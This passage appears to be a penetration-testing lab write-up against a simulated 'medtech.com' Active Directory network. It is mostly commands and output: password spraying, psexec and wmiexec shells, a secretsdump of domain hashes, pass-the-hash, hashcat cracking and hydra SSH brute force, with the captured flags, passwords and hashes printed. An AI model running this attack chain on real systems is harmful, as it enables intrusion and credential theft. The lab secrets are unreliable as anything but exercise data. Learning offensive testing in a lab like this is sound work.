SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\leon:Flowers1 STATUS_ACCOUNT_LOCKED_OUT
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\Administrator:Mushroom! STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\Administrator:lab STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\Administrator:Flowers1 STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\offsec:Mushroom! STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [+] medtech.com\offsec:lab
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\offsec:Flowers1 STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\joe:Mushroom! STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\joe:lab STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [+] medtech.com\joe:Flowers1
SMB         172.16.220.82   445    CLIENT01         [+] medtech.com\yoshi:Mushroom! (Pwn3d!)
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\yoshi:lab STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\yoshi:Flowers1 STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [+] medtech.com\wario:Mushroom!
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\wario:lab STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\wario:Flowers1 STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\leon:Mushroom! STATUS_ACCOUNT_LOCKED_OUT
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\leon:lab STATUS_ACCOUNT_LOCKED_OUT
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\leon:Flowers1 STATUS_ACCOUNT_LOCKED_OUT
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\Administrator:Mushroom! STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\Administrator:lab STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\Administrator:Flowers1 STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\offsec:Mushroom! STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [+] medtech.com\offsec:lab
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\offsec:Flowers1 STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\joe:Mushroom! STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\joe:lab STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [+] medtech.com\joe:Flowers1
SMB         172.16.220.83   445    CLIENT02         [+] medtech.com\yoshi:Mushroom!
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\yoshi:lab STATUS_LOGON_FAILURE
SMB         172.16.220.83   445    CLIENT02         [-] medtech.com\yoshi:Flowers1 STATUS_LOGON_FAILURE
```

checking out with the yoshi and Mushroom

```
crackmapexec smb 172.16.220.0/24 -u yoshi -p Mushroom! -d medtech.com --continue-on-success
```

```
→  medtech crackmapexec smb 172.16.220.0/24 -u yoshi -p Mushroom! -d medtech.com --continue-on-success
SMB         172.16.220.12   445    DEV04            [*] Windows 10.0 Build 20348 x64 (name:DEV04) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.220.11   445    FILES02          [*] Windows 10.0 Build 20348 x64 (name:FILES02) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.220.82   445    CLIENT01         [*] Windows 10.0 Build 22000 x64 (name:CLIENT01) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.220.13   445    PROD01           [*] Windows 10.0 Build 20348 x64 (name:PROD01) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.220.83   445    CLIENT02         [*] Windows 10.0 Build 22000 x64 (name:CLIENT02) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.220.10   445    DC01             [*] Windows 10.0 Build 20348 x64 (name:DC01) (domain:medtech.com) (signing:True) (SMBv1:False)
SMB         172.16.220.12   445    DEV04            [+] medtech.com\yoshi:Mushroom!
SMB         172.16.220.11   445    FILES02          [+] medtech.com\yoshi:Mushroom!
SMB         172.16.220.82   445    CLIENT01         [+] medtech.com\yoshi:Mushroom! (Pwn3d!)
SMB         172.16.220.254  445    WEB02            [*] Windows 10.0 Build 20348 x64 (name:WEB02) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.220.13   445    PROD01           [+] medtech.com\yoshi:Mushroom!
SMB         172.16.220.83   445    CLIENT02         [+] medtech.com\yoshi:Mushroom!
SMB         172.16.220.10   445    DC01             [+] medtech.com\yoshi:Mushroom!
SMB         172.16.220.254  445    WEB02            [-] medtech.com\yoshi:Mushroom! STATUS_NO_LOGON_SERVERS
→  medtech
```

using the rdp module gives us interesting result



Let's use Impacket to gain a shell on .82

```
impacket-psexec medtech.com/yoshi:'Mushroom!'@172.16.244.82
```

```
→  ~ impacket-psexec medtech.com/yoshi:'Mushroom!'@172.16.244.82
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[*] Requesting shares on 172.16.244.82.....
[*] Found writable share ADMIN$
[*] Uploading file hqoMxvay.exe
[*] Opening SVCManager on 172.16.244.82.....
[*] Creating service NFRF on 172.16.244.82.....
[*] Starting service NFRF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.22000.978]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
CLIENT01

C:\Windows\system32>
```

So we now have access to CLIENT01 machine. Let's navigate for the flags

```
PS C:\> cd Users
ls
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/29/2022   1:19 AM                Administrator
d-----         9/29/2022   1:56 AM                Administrator.MEDTECH
d-----         9/29/2022  12:08 AM                offsec
d-----         9/29/2022   1:35 AM                offsec.CLIENT01
d-r---         9/29/2022  12:05 AM                Public


cd Administrator
PS C:\Users> cd Administrator
cd Desktop
PS C:\Users\Administrator> cd Desktop
ls
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/29/2022   1:17 AM           2350 Microsoft Edge.lnk
-a----         9/19/2023   2:25 AM             34 proof.txt


cat proof.txt
PS C:\Users\Administrator\Desktop> cat proof.txt
5928c9d04cfc8c65949ddc25bdc5416d
```


so we have got the proof.txt
Flag: **5928c9d04cfc8c65949ddc25bdc5416d**

Now Let's search for some hidden files

```
Get-ChildItem -Path C:\Users -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx,*.log
-File -Recurse -ErrorAction SilentlyContinue
```


So we found 2 .txt files one is proof.txt which contains the flag and the other is hole.txt let's check that out

```
cat C:\Users\Administrator.MEDTECH\Searches\hole.txt
```



lol we now have password for `leon` which is the domain admin `rabbit:)`
Let's try to connect with wimexec

```
impacket-wmiexec medtech.com/leon:'rabbit:)'@172.16.244.10
```



we now have the domain controller DC01. Let's navigate to files for flag

```
C:\Users>cd leon
C:\Users\leon>cd Desktop
C:\Users\leon\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB0-F9D1

 Directory of C:\Users\leon\Desktop

10/06/2022  05:44 AM    <DIR>          .
10/06/2022  05:44 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  18,438,569,984 bytes free

C:\Users\leon\Desktop>cd ../..
C:\Users>cd Administrator
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB0-F9D1

 Directory of C:\Users\Administrator\Desktop

09/19/2023  09:39 AM    <DIR>          .
10/06/2022  11:21 AM    <DIR>          ..
11/29/2022  03:41 PM                30 credentials.txt
09/19/2023  09:39 AM                34 proof.txt
               2 File(s)             64 bytes
               2 Dir(s)  18,438,569,984 bytes free

C:\Users\Administrator\Desktop>type proof.txt
4af6f7b058f6b858b1c510f38c7a8c88

C:\Users\Administrator\Desktop>
```

Flag: **4af6f7b058f6b858b1c510f38c7a8c88**

we can see there's a credential.txt file let's take a look at that

```
C:\Users\Administrator\Desktop>type credentials.txt
web01: offsec/century62hisan51
C:\Users\Administrator\Desktop>
```

we have creds for web01 machine
let's connect .120 through ssh

```
ssh offsec@192.168.244.120 -p century62hisan51
```

```
➜  ~ ssh offsec@192.168.244.120
The authenticity of host '192.168.244.120 (192.168.244.120)' can't be established.
ED25519 key fingerprint is SHA256:eCn6eNbHBenuePzdLNZ1/rbL9F5gRgqdZZpYOkszucA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.244.120' (ED25519) to the list of known hosts.
offsec@192.168.244.120's password:
Linux WEB01 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  1 02:15:01 2022
offsec@WEB01:~$ ls
```

now let's navigate to find proof.txt

```
offsec@WEB01:~$ ls
offsec
offsec@WEB01:~$ cd offsec/
offsec@WEB01:~/offsec$ ls
404.html  about.markdown  _config.yml  Gemfile  Gemfile.lock  index.markdown  _posts  _site  static
offsec@WEB01:~/offsec$ cd
offsec@WEB01:~$ ls
offsec
offsec@WEB01:~$ cd ../
offsec@WEB01:/home$ ls
offsec
offsec@WEB01:/home$ cd ..
offsec@WEB01:/$ ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
offsec@WEB01:/$ cd root
-bash: cd: root: Permission denied
offsec@WEB01:/$ sudo -l
Matching Defaults entries for offsec on WEB01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User offsec may run the following commands on WEB01:
    (ALL) NOPASSWD: ALL
    (ALL : ALL) NOPASSWD: ALL
offsec@WEB01:/$ sudo ls root
gems  proof.txt  _site  startup.py
offsec@WEB01:/$ sudo cat root/proof.txt
e93f7836aaba2676a53c1447d045aa5b
offsec@WEB01:/$
```

Flag: **e93f7836aaba2676a53c1447d045aa5b**

let's escalate to root

```
offsec@WEB01:/$ su root
Password:
root@WEB01:/# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
root@WEB01:/# whoami
root
root@WEB01:/# hostname
WEB01
root@WEB01:/#
```

Let's use secretsdump to dump all the password hashes from the domain controller

```
impacket-secretsdump -outputfile oscp_hashes -just-dc
medtech.com/leon@172.16.244.10
```

```
Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c33b5cf9fa1b1bb4894d4a6cd7c54034:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7e68841e296897d2343488c23265e8b8:::
offsec:1000:aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
leon:1105:aad3b435b51404eeaad3b435b51404ee:2e208ad146efda5bc44869025e06544a:::
joe:1106:aad3b435b51404eeaad3b435b51404ee:08d7a47a6f9f66b97b1bae4178747494:::
peach:1107:aad3b435b51404eeaad3b435b51404ee:4e340266b912685014b98560d274d260:::
mario:1108:aad3b435b51404eeaad3b435b51404ee:8909f22bda647d382e7b448bea350175:::
wario:1109:aad3b435b51404eeaad3b435b51404ee:fdf36048c1cf88f5630381c5e38feb8e:::
yoshi:1110:aad3b435b51404eeaad3b435b51404ee:fdf36048c1cf88f5630381c5e38feb8e:::
DC01$:1001:aad3b435b51404eeaad3b435b51404ee:9a16e93ea1321ea8597ce405a30f62ce:::
FILES02$:1104:aad3b435b51404eeaad3b435b51404ee:2d462881aa2d4b42cdeb0e7bc2f25a83:::
DEV04$:1111:aad3b435b51404eeaad3b435b51404ee:67fde543d7569ef3fd265e13c9a5a180:::
CLIENT01$:1112:aad3b435b51404eeaad3b435b51404ee:a9a9cf38784e84314b4a0722a19a4801:::
PROD01$:1113:aad3b435b51404eeaad3b435b51404ee:594582ca30133239d0e73b6160d391c6:::
CLIENT02$:1114:aad3b435b51404eeaad3b435b51404ee:9450c12334377b6eef203749cf8a6f79:::
WEB02$:1115:aad3b435b51404eeaad3b435b51404ee:b6191454048eb6ea7bb3058ed8c088f2:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:d5b3aa07384a07c1cddc7d294da45aaa79f609362fe213e3b9c6ce2ba3177c17
Administrator:aes128-cts-hmac-sha1-96:bbae44a37680b2bc55ffd22416f69473
Administrator:des-cbc-md5:e662d5e69858a464
krbtgt:aes256-cts-hmac-sha1-96:2fbdf667f0e699f054dc371cf680d16a8165e423ccb3855c3de1ec55b265eee8
krbtgt:aes128-cts-hmac-sha1-96:60439380b13c455e420b28fbb7185585
krbtgt:des-cbc-md5:8925ab9232f8a440
offsec:aes256-cts-hmac-sha1-96:5b2576be7351fea9dad9e21b48dc5d5f17ef393a321b7dfe4375244388f28771
offsec:aes128-cts-hmac-sha1-96:511d2aae500affc8cb6d92381fbc3255
offsec:des-cbc-md5:b389cdcd6e75cda2
leon:aes256-cts-hmac-sha1-96:18bc7b2902f8e94f682308de83871782042cd2911fa5511a7ca060ff1fc529da
leon:aes128-cts-hmac-sha1-96:77f060b17104ddaf899ac81011b41bfb
leon:des-cbc-md5:2679a7c49d58cdbc
joe:aes256-cts-hmac-sha1-96:1db69f3f5b0c94154867d6e489d4c645dac0e883ca29a632e1cfce22b7f772ed
joe:aes128-cts-hmac-sha1-96:e5fe7ddb352379ad769a64d54bd4744c
joe:des-cbc-md5:13f440a4fb088a1a
peach:aes256-cts-hmac-sha1-96:40bdb555c46ae25bffb317f4749d368be547f0566ac969b6ac8f29c73a8fdaab
peach:aes128-cts-hmac-sha1-96:0fd98708dafcc498cdecdf039f5a37fe
```

Now Let's check cme with admin hash

```
crackmapexec smb 172.16.244.0/24 -u Administrator -H
c33b5cf9fa1b1bb4894d4a6cd7c54034 -d medtech.com --continue-on-success
```

```
→ medtech crackmapexec smb 172.16.244.0/24 -u Administrator -H c33b5cf9fa1b1bb4894d4a6cd7c54034 -d medtech.com --continue-on-success
SMB         172.16.244.10   445    DC01             [*] Windows 10.0 Build 20348 x64 (name:DC01) (domain:medtech.com) (signing:True) (SMBv1:False)
SMB         172.16.244.12   445    DEV04            [*] Windows 10.0 Build 20348 x64 (name:DEV04) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.244.13   445    PROD01           [*] Windows 10.0 Build 20348 x64 (name:PROD01) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.244.83   445    CLIENT02         [*] Windows 10.0 Build 22000 x64 (name:CLIENT02) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.244.11   445    FILES02          [*] Windows 10.0 Build 20348 x64 (name:FILES02) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.244.82   445    CLIENT01         [*] Windows 10.0 Build 22000 x64 (name:CLIENT01) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.244.10   445    DC01             [+] medtech.com\Administrator:c33b5cf9fa1b1bb4894d4a6cd7c54034 (Pwn3d!)
SMB         172.16.244.12   445    DEV04            [+] medtech.com\Administrator:c33b5cf9fa1b1bb4894d4a6cd7c54034 (Pwn3d!)
SMB         172.16.244.13   445    PROD01           [+] medtech.com\Administrator:c33b5cf9fa1b1bb4894d4a6cd7c54034 (Pwn3d!)
SMB         172.16.244.254  445    WEB02            [*] Windows 10.0 Build 20348 x64 (name:WEB02) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.244.83   445    CLIENT02         [+] medtech.com\Administrator:c33b5cf9fa1b1bb4894d4a6cd7c54034 (Pwn3d!)
SMB         172.16.244.11   445    FILES02          [+] medtech.com\Administrator:c33b5cf9fa1b1bb4894d4a6cd7c54034 (Pwn3d!)
SMB         172.16.244.82   445    CLIENT01         [+] medtech.com\Administrator:c33b5cf9fa1b1bb4894d4a6cd7c54034 (Pwn3d!)
SMB         172.16.244.254  445    WEB02            [-] medtech.com\Administrator:c33b5cf9fa1b1bb4894d4a6cd7c54034 STATUS_NO_LOGON_SERVERS
Running CME against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Let's now connect to DEV04 through admin hash using psexec

```
impacket-psexec medtech.com/Administrator@172.16.244.12 -hashes
:c33b5cf9fa1b1bb4894d4a6cd7c54034
```

```
→ medtech impacket-psexec medtech.com/Administrator@172.16.244.12 -hashes :c33b5cf9fa1b1bb4894d4a6cd7c54034
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[*] Requesting shares on 172.16.244.12.....
[*] Found writable share ADMIN$
[*] Uploading file nKpWxptC.exe
[*] Opening SVCManager on 172.16.244.12.....
[*] Creating service caum on 172.16.244.12.....
[*] Starting service caum.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DEV04

C:\Windows\system32>
```

Let's navigate the file system for proof.txt and local.txt

```
Get-ChildItem -Path C:\Users -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx,*.log
-File -Recurse -ErrorAction SilentlyContinue
```

```
Get-ChildItem -Path C:\Users -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx,*.log -File -Recurse -ErrorAction SilentlyContin
ue
PS C:\Users\Administrator\Desktop> Get-ChildItem -Path C:\Users -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx,*.log -File -
Recurse -ErrorAction SilentlyContinue


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/19/2023  12:54 PM             34 proof.txt


    Directory: C:\Users\yoshi\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/19/2023  12:55 PM             34 local.txt
```

```
cat C:\Users\yoshi\Desktop\local.txt
PS C:\Users\Administrator\Desktop> cat C:\Users\yoshi\Desktop\local.txt
97dc68a008b9dcd5d6d2e6f574cb11f1
```

Flag: **97dc68a008b9dcd5d6d2e6f574cb11f1**

```
C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 703A-1804

 Directory of C:\Users\Administrator\Desktop

09/19/2023  12:54 PM    <DIR>          .
09/28/2022  12:18 PM    <DIR>          ..
09/19/2023  12:54 PM                34 proof.txt
               1 File(s)             34 bytes
               2 Dir(s)  19,936,960,512 bytes free

C:\Users\Administrator\Desktop> type proof.txt
0245ef98596cdf5d4c3e157cd4afe5b5
```

Flag: **0245ef98596cdf5d4c3e157cd4afe5b5**

Now Let's connect to PROD01 through admin hash

```
impacket-psexec medtech.com/Administrator@172.16.244.13 -hashes
:c33b5cf9fa1b1bb4894d4a6cd7c54034
```

```
→ medtech impacket-psexec medtech.com/Administrator@172.16.244.13 -hashes :c33b5cf9fa1b1bb4894d4a6cd7c54034
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[*] Requesting shares on 172.16.244.13.....
[*] Found writable share ADMIN$
[*] Uploading file PtwGruOb.exe
[*] Opening SVCManager on 172.16.244.13.....
[*] Creating service sZJk on 172.16.244.13.....
[*] Starting service sZJk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
PROD01

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Let's navigate the file system for proof.txt and local.txt

```
Get-ChildItem -Path C:\Users -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx,*.log
-File -Recurse -ErrorAction SilentlyContinue
```

```
Get-ChildItem -Path C:\Users -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx,*.log -File -Recurse -ErrorAction SilentlyContin
ue
PS C:\Windows\system32> Get-ChildItem -Path C:\Users -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx,*.log -File -Recurse -Er
rorAction SilentlyContinue


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/19/2023  12:54 PM             34 proof.txt
```

we found the proof.txt

```
cat C:\Users\Administrator\Desktop\proof.txt
PS C:\Windows\system32> cat C:\Users\Administrator\Desktop\proof.txt
ce7449cc6e689640bd0d77969e26a8e3
```

Flag: **ce7449cc6e689640bd0d77969e26a8e3**

now Let's try cracking the passwords

Let's start with `peach`

```
hashcat -m 1000 peach.hash /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule --force
```

```
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 1104517645

4e340266b912685014b98560d274d260:princess0011

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 4e340266b912685014b98560d274d260
Time.Started.....: Tue Sep 19 16:44:34 2023, (1 sec)
Time.Estimated...: Tue Sep 19 16:44:35 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 17794.4 kH/s (2.07ms) @ Accel:256 Loops:77 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3390464/1104517645 (0.31%)
Rejected.........: 0/3390464 (0.00%)
Restore.Point....: 43520/14344385 (0.30%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: 02071991 → gtogto
Hardware.Mon.#1..: Util: 76%

Started: Tue Sep 19 16:44:33 2023
Stopped: Tue Sep 19 16:44:37 2023
➜  medtech
```

we got the password `princess0011`

Now for user `mario`

```
hashcat -m 1000 mario.hash /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule --force
```

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 1104517645

8909f22bda647d382e7b448bea350175:luigi12

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 8909f22bda647d382e7b448bea350175
Time.Started.....: Tue Sep 19 16:47:54 2023, (1 sec)
Time.Estimated...: Tue Sep 19 16:47:55 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 16118.7 kH/s (2.16ms) @ Accel:256 Loops:77 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 630784/1104517645 (0.06%)
Rejected.........: 0/630784 (0.00%)
Restore.Point....: 7680/14344385 (0.05%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: somebody -> wtiger
Hardware.Mon.#1..: Util: 69%

Started: Tue Sep 19 16:47:53 2023
```

we got the password `luigi12`

Now Let's move to .122 we will use hydra to bruteforce passwords

```
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 192.168.244.122 -t 4 ssh -V -f
```

```
→ medtech hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 192.168.244.122 -t 4 ssh -V -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-19 17:29:48
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 129099591 login tries (l:9/p:14344399), ~32274898 tries per task
[DATA] attacking ssh://192.168.244.122:22/
[ATTEMPT] target 192.168.244.122 - login "offsec" - pass "123456" - 1 of 129099591 [child 0] (0/0)
[ATTEMPT] target 192.168.244.122 - login "offsec" - pass "12345" - 2 of 129099591 [child 1] (0/0)
[ATTEMPT] target 192.168.244.122 - login "offsec" - pass "123456789" - 3 of 129099591 [child 2] (0/0)
[ATTEMPT] target 192.168.244.122 - login "offsec" - pass "password" - 4 of 129099591 [child 3] (0/0)
[22][ssh] host: 192.168.244.122   login: offsec   password: password
[STATUS] attack finished for 192.168.244.122 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
